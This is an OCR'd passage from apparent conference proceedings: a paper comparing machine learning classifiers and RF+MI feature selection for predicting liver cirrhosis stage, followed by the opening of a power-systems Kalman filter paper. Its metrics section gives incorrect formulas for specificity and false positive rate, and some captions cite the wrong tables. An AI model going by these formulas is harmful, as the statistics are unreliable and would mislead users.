


Fig. 3 Graph representing the mutual information values with respect to ‘stage’ arranged in descending order

$$\begin{aligned} C = \{ & N\_\text{Days}, \text{Age}, \text{Bilirubin}, \text{Cholesterol}, \text{Albumin}, \text{Copper}, \\ & \text{Alk\_Phos}, \text{SGOT}, \text{Triglycerides}, \text{Platelets}, \text{Prothrombin}, \text{Hepatomegaly}, \text{Status}\} \end{aligned}$$

Set A has 11 features and set B has 8 features. Their union results in a set of selected features, i.e., set C, which has 13 features.

4 Methodology Used

4.1 Algorithms

Random Forest

Random forest is an estimator that employs averaging to control overfitting and increase predicted accuracy by fitting various decision tree classifiers on different dataset sub-samples. For decision trees’ proclivity for overfitting to their training set, random decision forests are ideal. There has been an immediate connection between the combination trees and the outcome it can achieve in the forest of trees. Random forest adds an additional layer of irregularity to stowing to generate increasingly effective and exact forecasts [20].

Decision Tree

Decision tree algorithm is preferred mostly for classification problems. It helps represent all possible solutions to a problem/decision graphically. It works by first defining the root node as the dataset. Then, it finds the best attribute using attribute selection measure (ASM). The dataset is then divided containing all possible attribute values.

Following that, the best attribute is stored in a decision tree node. Then, just recursively make new trees until nodes cannot be further divided. The final output is stored in the last node also known as the leaf node.

Support Vector Machine (SVM)

In SVM, first plot data items are plotted in n-dimensional space with coordinates for every value of each feature. Then, by finding the hyper-plane differentiating two classes, classification is performed on the dataset. SVM finds extreme points (support vectors) for creating a hyper-plane [22]. These vectors need to be the nearest to the hyper-plane in order to support it.

K-Nearest Neighbors (KNN)

KNN is the most fundamental machine learning method used to classify events. KNN uses the idea that examples that are near fit in the same example class. A KNN sorts an example into the most decided class among K nearby classes. K is the limitation for adjusting the classification algorithms [23].

Naive Bayes

Naive Bayes algorithm uses Bayes theorem assuming that predictors are independent of each other. It works by creating a frequency table from the dataset and converting it into a likelihood table by finding the probability of each feature. Then, Naive Bayes equation is used to find the posterior probability of each class. The highest probability class is the output.

Formula for calculating posterior probability:

$$P(c|x) = \frac{P(x|c) * P(c)}{P(x)}$$

Logistic Regression

Any number of numerical and absolute factors can be dealt with using logistic regression. Furthermore, it introduces a discrete parallel item that is anywhere between 0 and 1. By surveying probability (p) using an underlying logistic function, strategic regression examines the relationship between the component elements [24, 25]. The regression equation is given as

$$p = \left(1 + \mathrm{e}^{-(b0 + b1x1 + \cdots + bnxn)}\right)^{-1}$$

Artificial Neural Network

ANNs contain three layers: input layer, hidden layer, and an output layer. Some ANNs can also have more than one hidden layer depending on the complexity of the network. While implementing an artificial neural network, moving between different layers and passing inputs toward the output is called feed-forward. Backpropagation algorithm is utilized in the working of multilayer feed-forward networks. In back-propagation, we modify a given function such that the weightings of the inputs change so as to give the desired output [26]. Here, the error generated between the actual and the desired outputs is used to modify the given function.

The number of nodes in the output layer is 4 as there are 4 possible stages. The number of nodes in the hidden layer is taken as 8 after trying different values. The number of nodes in the input layer depends on the method of feature selection used.

1st activation function (Hidden layer) = ReLU (Rectified Linear Activation Unit)
2nd activation function (Output Layer) = Softmax
Loss Function = Categorical cross-entropy (Table 1)

4.2 Performance Evaluation Metrics

The dataset taken for this study is an imbalanced dataset (Fig. 4). Most standard algorithms are known to perform poorly on imbalanced datasets with regard to accuracy [12]. The uneven class distribution may also lead to imbalance between recall and precision. Hence, a more reliable way to measure performance of various algorithms would be measuring the F1 score and area under the receiver operator characteristic curve (AUC_ROC). These parameters were calculated on the test data.

F1 Score

The ratio of true positives to the total predicted positives is known as precision, while the ratio of true positives to total actual positives is called recall.

$$\text{Precision} = \frac{\text{True Positives}}{\text{True Positives} + \text{False Positives}}$$

$$\text{Recall} = \frac{\text{True Positives}}{\text{True Positives} + \text{False Negatives}}$$

F1 score is a function of recall and precision, defined as [27]

$$\text{F1 score} = 2 \times \frac{\text{Precision} * \text{Recall}}{\text{Precision} + \text{Recall}}$$

F1 score of each class is calculated and then their weighted average is reported.

Area Under the Curve Receiver Operating Characteristics (AUC_ROC)

The ROC curve is a curve in which true positive rate (sensitivity) is plotted on the y axis and false positive rate (1-specificity) is plotted on the x-axis at various threshold values [28].

$$\text{True positive rate} = \text{Sensitivity} = \text{Recall}$$

Table 1 Table listing advantages and disadvantages of various algorithms

Algorithm	Advantages	Disadvantages
Random forest	It is better performing than decision tree. It can be employed for both discrete and continuous values. Missing values are automated, and normalization is not required	It requires large power for computing, and the training time is quite long if the test size is on the larger size as it creates a lot of decision trees to determine the class
Decision tree	It is easy and simple to employ. It gives clear visualization. Time required for training is less than random forest	It can lead to overfitting which can result in an incorrect prediction. It is unstable and is not apt for larger datasets
Support vector machine	It is effective when the number of samples is less than the number of fields. It is more memory efficient in comparison with similar algorithms	Does not work well with noisy datasets, and it is unsuitable for larger datasets,
K-nearest neighbor	It requires no training period, so it is much faster than other algorithms like SVM. Hence, new data can be added at any instance. So, It is very easy to implement	It does not perform well when there is high dimensionality in the dataset. Also, it requires feature scaling in order to work well and may give wrong predictions otherwise
Naive Bayes	It is appropriate for solving multiclass classification problems. It is very fast as probabilities are involved	It assumes all features are independent, hence, the estimations can be wrong at times. It faces zero probability problems, as things in the test and training data may not always coincide
Logistic regression	It has easy and efficient implementation. It can be extended to multiple classes. Unlike SVM and decision tree, changes in the model easily reflect new data	It can lead to overfitting. It assumes a linear relation between the variables. It can only be used on categorical values
Artificial neural network	It provides fault tolerance as it shows slow, gradual corruption. It can perform tasks parallelly and can store the entire information, and works even if a few pieces are missing	It provides a solution without any justification. It works only on numerical values so non-numerical data needs to be converted. Performance is easily influenced by the mechanism which depends on the user's capabilities




Fig. 4 Figure depicting the class imbalance in the dataset

$$= \frac{\text{True Positives}}{\text{True Positives} + \text{False Negatives}}$$

$$\text{Specificity} = \frac{\text{True Negatives}}{\text{True Positives} + \text{False Positives}}$$

$$\text{False Positivity Rate (FPR)} = 1 - \text{Specificity}$$

$$\text{FPR} = \frac{\text{False Positives}}{\text{True Positives} + \text{False Positives}}$$

Area under the ROC curve measures the performance of a classifier on the basis of how accurately it distinguishes between classes [28]. For multiclass classification, AUC_ROC is calculated using the OvA (One versus All) strategy, 'm' AUC_ROC are calculated, and then, their weighted average is reported. Since 'm' is the number of AUC_ROC which are calculated.

$$m \equiv \text{no. of classes (4 in this case)}$$

5 Results and Discussion

Standard Scaling

See Table 2.

Observations (Standard Scaling)

(i) In terms of F1 score, the RF + MI approach showed minor improvement (1.59%) on average when compared with random forest (RF) for feature selection (Fig. 7).
(ii) In terms of AUC_ROC, the RF + MI approach showed an improvement of 4.73% on average when compared with random forest (RF) for feature selection (Fig. 9).
(iii) The ANN outperforms all other algorithms in terms of AUC_ROC irrespective of the feature selection strategy used (Fig. 5).
(iv) In terms of F1 score, KNN (RF + MI) performs the best on the dataset (Figs. 5, 6, 7, 8 and 9).

Table 2 Results—standard scaling

Algorithm	Feature selection	F1 score	AUC_ROC
Rand forest	None	0.57	0.77
	RF	0.56	0.75
	RF + MI	0.57	0.76
KNN	None	0.52	0.66
	RF	0.52	0.67
	RF + MI	0.6	0.76
SVM	None	0.48	0.77
	RF	0.54	0.75
	RF + MI	0.5	0.78
DecTree	None	0.59	0.7
	RF	0.53	0.66
	RF + MI	0.59	0.7
LR	None	0.52	0.73
	RF	0.53	0.71
	RF + MI	0.51	0.74
NB	None	0.31	0.64
	RF	0.54	0.7
	RF + MI	0.51	0.72
ANN	None	0.49	0.89
	RF	0.56	0.85
	RF + MI	0.56	0.87




Fig. 5 Graph plotting the values of F1 score and AUC_ROC reported in Table 1 (standard scaling)




Fig. 6 Aggregate (sum) F1 score (across algorithms) versus feature selection method (standard scaling)




Fig. 7 Average F1 score (across algorithms) versus feature selection method (standard scaling)

Min–Max Normalization

See Table 3.




Fig. 8 Aggregate (sum) AUC_ROC (across algorithms) versus feature selection method (standard scaling)




Fig. 9 Average AUC_ROC (across algorithms) versus feature selection method (standard scaling)

Table 3 Results—min–max normalization

Algorithm	Feature selection	F1 score	AUC_ROC
Rand forest	None	0.57	0.77
	RF	0.57	0.76
	RF + MI	0.59	0.77
KNN	None	0.44	0.65
	RF	0.48	0.68
	RF + MI	0.48	0.7
SVM	None	0.41	0.76
	RF	0.43	0.75
	RF + MI	0.5	0.76
DecTree	None	0.58	0.7
	RF	0.56	0.68
	RF + MI	0.58	0.7
LR	None	0.47	0.75
	RF	0.5	0.72
	RF + MI	0.47	0.74
NB	None	0.33	0.64
	RF	0.54	0.7
	RF + MI	0.51	0.72
ANN	None	0.52	0.82
	RF	0.51	0.81
	RF + MI	0.53	0.85

Observations (Min–Max Normalization)

(i) In terms of F1 score, the RF + MI approach showed minor improvement (1.95%) on average when compared with random forest (RF) for feature selection (Fig. 12).
(ii) In terms of AUC_ROC, the RF + MI approach showed an improvement of 2.64% on average when compared with random forest (RF) for feature selection (Fig. 14).
(iii) Similar to what was observed with standard scaling, the ANN performs the best in terms of AUC_ROC irrespective of the feature selection strategy used (Fig. 10).
(iv) In terms of F1 score, random forest (RF + MI) performs the best on the dataset (Figs. 10, 11, 12, 13, and 14).

Major Outcomes

(i) In terms of F1 score, it was observed that KNN (Stand Scaling, RF + MI) approach performed the best on the dataset.
(ii) In terms of AUC_ROC, the artificial neural network (ANN) significantly outperforms all other standard machine learning algorithms used irrespective




Fig. 10 Graph plotting the values of F1 score and AUC_ROC reported in Table 2 (min–max normalization)




Fig. 11 Aggregate (sum) F1 score (across algorithms) versus feature selection method (min–max normalization)




Fig. 12 Average F1 score (across algorithms) versus feature selection method (min–max normalization)




Fig. 13 Aggregate (sum) AUC_ROC (across algorithms) versus feature selection method (min–max normalization)

of the scaling (Stand Scaling or Min–Max) and feature selection (None, RF, RF + MI) strategies used (Figs. 5 and 10).

(iii) In terms of AUC_ROC, the ANN (Stand scaling, None) approach performed the best on the dataset.




Fig. 14 Average AUC_ROC (across algorithms) versus feature selection method (min–max normalization)

(iv) If both parameters are included then ANN (Stand scaling, RF + MI) performs the best, and hence, overall, it was deemed to be the best approach for classification.
(v) The RF + MI strategy outperforms the RF strategy for feature selection in terms of AUC_ROC for all algorithms used irrespective of the scaling approach.
(vi) In terms of F1 score, a minor improvement on average is observed when using the RF + MI approach as compared to the RF approach.

6 Conclusions and Future Work

Liver cirrhosis is a disease that affects a large population worldwide. The aim of this paper is to predict the stage of liver cirrhosis of a patient. The problem at its core is a problem of multiclass classification, and an approach for feature selection based on random forest and mutual information (RF + MI) is proposed in this paper. The RF + MI approach shows minor improvement over random forest (RF) for feature selection in our study.

The goal of this study is to compare and evaluate various machine learning algorithms so as to determine the best strategy. Following an investigation, the artificial neural network (ANN)-based approach was determined to be the optimum solution for this problem.

A larger dataset with data from more patients could be used in future research to see how it influences the algorithms' performance. In addition, the RF + MI technique for feature selection for classification problems suggested in this research should be tested on different datasets.

After examining the approach on different datasets, rules for calculating the value of parameter n (top n features according to MI) in RF + MI may be created.

References

1. Schuppan D, Afdhal NH (2008) Liver cirrhosis. Lancet (Lond) 371,9615:838–851. https://doi.org/10.1016/S0140-6736(08)60383-9
2. GBD (2017) Cirrhosis collaborators. The global, regional, and national burden of cirrhosis by cause in 195 countries and territories, 1990–2017: a systematic analysis for the Global Burden of Disease Study 2017. Lancet Gastroenterol Hepatol. 22 January 2020. https://doi.org/10.1016/S2468-1253(19)30349-8
3. Tsochatzis EA, Bosch J, Burroughs AK, Cirrhosis L (2014) The Lancet 383(9930):1749–1761. ISSN 0140-6736. https://doi.org/10.1016/S0140-6736(14)60121-5
4. Tanwar N, Rahman KF (2021) IOP Conf Ser: Mater Sci Eng 1022:012029
5. Silva-Palacios D, Ferri C, Ramírez-Quintana MJ (2017) Improving performance of multiclass classification by inducing class hierarchies. Procedia Comput Sci 108:1692–1701, ISSN 1877-0509.https://doi.org/10.1016/j.procs.2017.05.218
6. Chen RC, Dewi C, Huang SW et al (2020) Selecting critical features for data classification based on machine learning methods. J Big Data 7:52. https://doi.org/10.1186/s40537-020-00327-4
7. Osisanwo FY, Akinsola JET, Awodele O, Hinmikaiye JO, Olakanmi O, Akinjobi J (2017) Supervised machine learning algorithms: classification and comparison. Int J Comput Trends Technol (IJCTT) V48(3):128–138. ISSN: 2231-2803. www.ijcttjournal.org. Published by Seventh Sense Research Group
8. Anand R, Mehrotra K, Mohan C, Ranka S (1995) Efficient classification for multiclass problems using modular neural networks. IEEE Trans Neural Netw 6(1):117–124
9. Hastie T, Tibshirani R (1998) Classification by pairwise coupling. Ann Stat 26(2):451–471
10. Grossi E, Buscema M (2008) Introduction to artificial neural networks. Eur J Gastroenterol Hepatol 19:1046–1054. https://doi.org/10.1097/MEG.0b013e3282f198a0
11. Kotsiantis S, Kanellopoulos D, Pintelas P (2005) Handling imbalanced datasets: a review. GESTS Int Trans Comput Sci Eng 30:25–36
12. Batista GE, Prati RC, Monard MC (2004) A study of the behavior of several methods for balancing machine learning training data. ACM SIGKDD Explor Newsl 6(1):20–29
13. Fedesoriano (August 2021) Cirrhosis prediction dataset. Retrieved Sep 2021, from https://www.kaggle.com/fedesoriano/cirrhosis-prediction-dataset
14. Fleming TR, Harrington DP (1991) Counting processes and survival analysis. Wiley Series in probability and mathematical statistics: applied probability and statistics. Wiley, New York
15. Chen T, Tracy S, Uno H (2021) OptBand: optimization-based confidence bands for functions to characterize time-to-event distributions. Lifetime Data Anal 27:481–498. https://doi.org/10.1007/s10985-021-09522-8
16. Beretta L, Santaniello A (2016) Nearest neighbor imputation algorithms: a critical evaluation. BMC Med Inform Decis Mak 16(Suppl 3):74. https://doi.org/10.1186/s12911-016-0318-z

17. Ahsan MM, Mahmud MAP, Saha PK, Gupta KD, Siddique Z (2021) Effect of data scaling methods on machine learning algorithms and model performance. Technologies 9:52.https://doi.org/10.3390/technologies9030052
18. Doraisami S, Golzari S (2008) A study on feature selection and classification techniques for automatic genre classification of traditional Malay music, content-based retrieval, categorization and similarity
19. Karabulut EM, Özel SA, İbrikçi T (2012) A comparative study on the effect of feature selection on classification accuracy. Procedia Technol 1:323–327. ISSN 2212-0173. https://doi.org/10.1016/j.protcy.2012.02.068
20. Breiman L (2001) Random forests. Mach Learn 45:5–32. https://doi.org/10.1023/A:1010933404324
21. Steuer R et al (2002) The mutual information: detecting and evaluating dependencies between variables. Bioinformatics 18(suppl_2):S231–S240
22. Gunn SR (1998) Support vector machines for classification and regression. ISIS Tech Rep 14(1):5–16
23. Guo G, Wang H, Bell D, Bi Y, Greer K (2003) KNN model-based approach in classification. In: Meersman R, Tari Z, Schmidt DC (eds) On the move to meaningful internet systems 2003: CoopIS, DOA, and ODBASE. OTM 2003. Lecture Notes in Computer Science, vol 2888. Springer, Berlin. https://doi.org/10.1007/978-3-540-39964-3_62
24. Dreiseitl S, Ohno-Machado L (2002) Logistic regression and artificial neural network classification models: a methodology review. J Biomed Inform 35(5–6):352–359
25. Rahman AKM, Shamrat FM, Tasnim Z, Roy J, Hossain S (2019) A comparative study on liver disease prediction using supervised machine learning algorithms. Int J Sci Technol Res 8:419–422
26. Han J, Kamber M, Pei J (2012) Classification: advanced methods. In: Han J, Kamber M, Pei J (eds) The Morgan Kaufmann series in data management systems, data mining, 3rd edn. Morgan Kaufmann. 393–442. ISBN 9780123814791. https://doi.org/10.1016/B978-0-12-381479-1.00009-5
27. AlZoman RM, Alenazi MJF (2021) A comparative study of traffic classification techniques for smart city networks. Sensors 21(14):4677. https://doi.org/10.3390/s21144677
28. Hoo ZH, Candlish J, Teare MD (2017) What is an ROC curve? Emerg Med J. ISSN 1472-0205. https://doi.org/10.1136/emermed-2017-206735

Dynamic State Estimation of a Multi-source Isolated Power System Using Unscented Kalman Filter

Neha Aggarwal, Aparna N. Mahajan, and Neelu Nagpal

Abstract In power systems, dynamic state estimation (DSE) is a crucial activity for real-time monitoring and control to ensure the system's safe and efficient operation. This paper presents an method for real-time estimation of dynamic states of an isolated power system integrated with renewable energy sources (RESs) and electric vehicles (EVs) aggregates. The proposed method employs an adapted unscented Kalman filter (UKF) as an observer to estimate the system's dynamic states which are either inaccessible or corrupted with measurement noise. MATLAB/Simulink is used to develop a simulation platform for frequency response model of power system. The simulation results on the developed test system investigated the efficacy of UKF as dynamic state estimator that takes into account the diverse behaviours of the system and provides accurate estimates of the system states.

Keywords Dynamic state estimation · Frequency response model · Smart grid · State observer · Renewable energy · Unscented Kalman filter

1 Introduction

The fast growth and rising complexity of power transmission have made system stability and control a major challenge in the recent years. For reliable and safe operation, a better energy management system (EMS) necessitates the continuous monitoring of dynamic states. However, due to high installation and maintenance costs of measuring equipment, as well as the large size of the grid, complete monitoring of the connected infrastructure is impractical. As a result, monitoring the conditions of an electrical system requires estimation of states to be perform dynam-

N. Aggarwal (✉) · A. N. Mahajan
ECE Department, MAU, Baddi, India
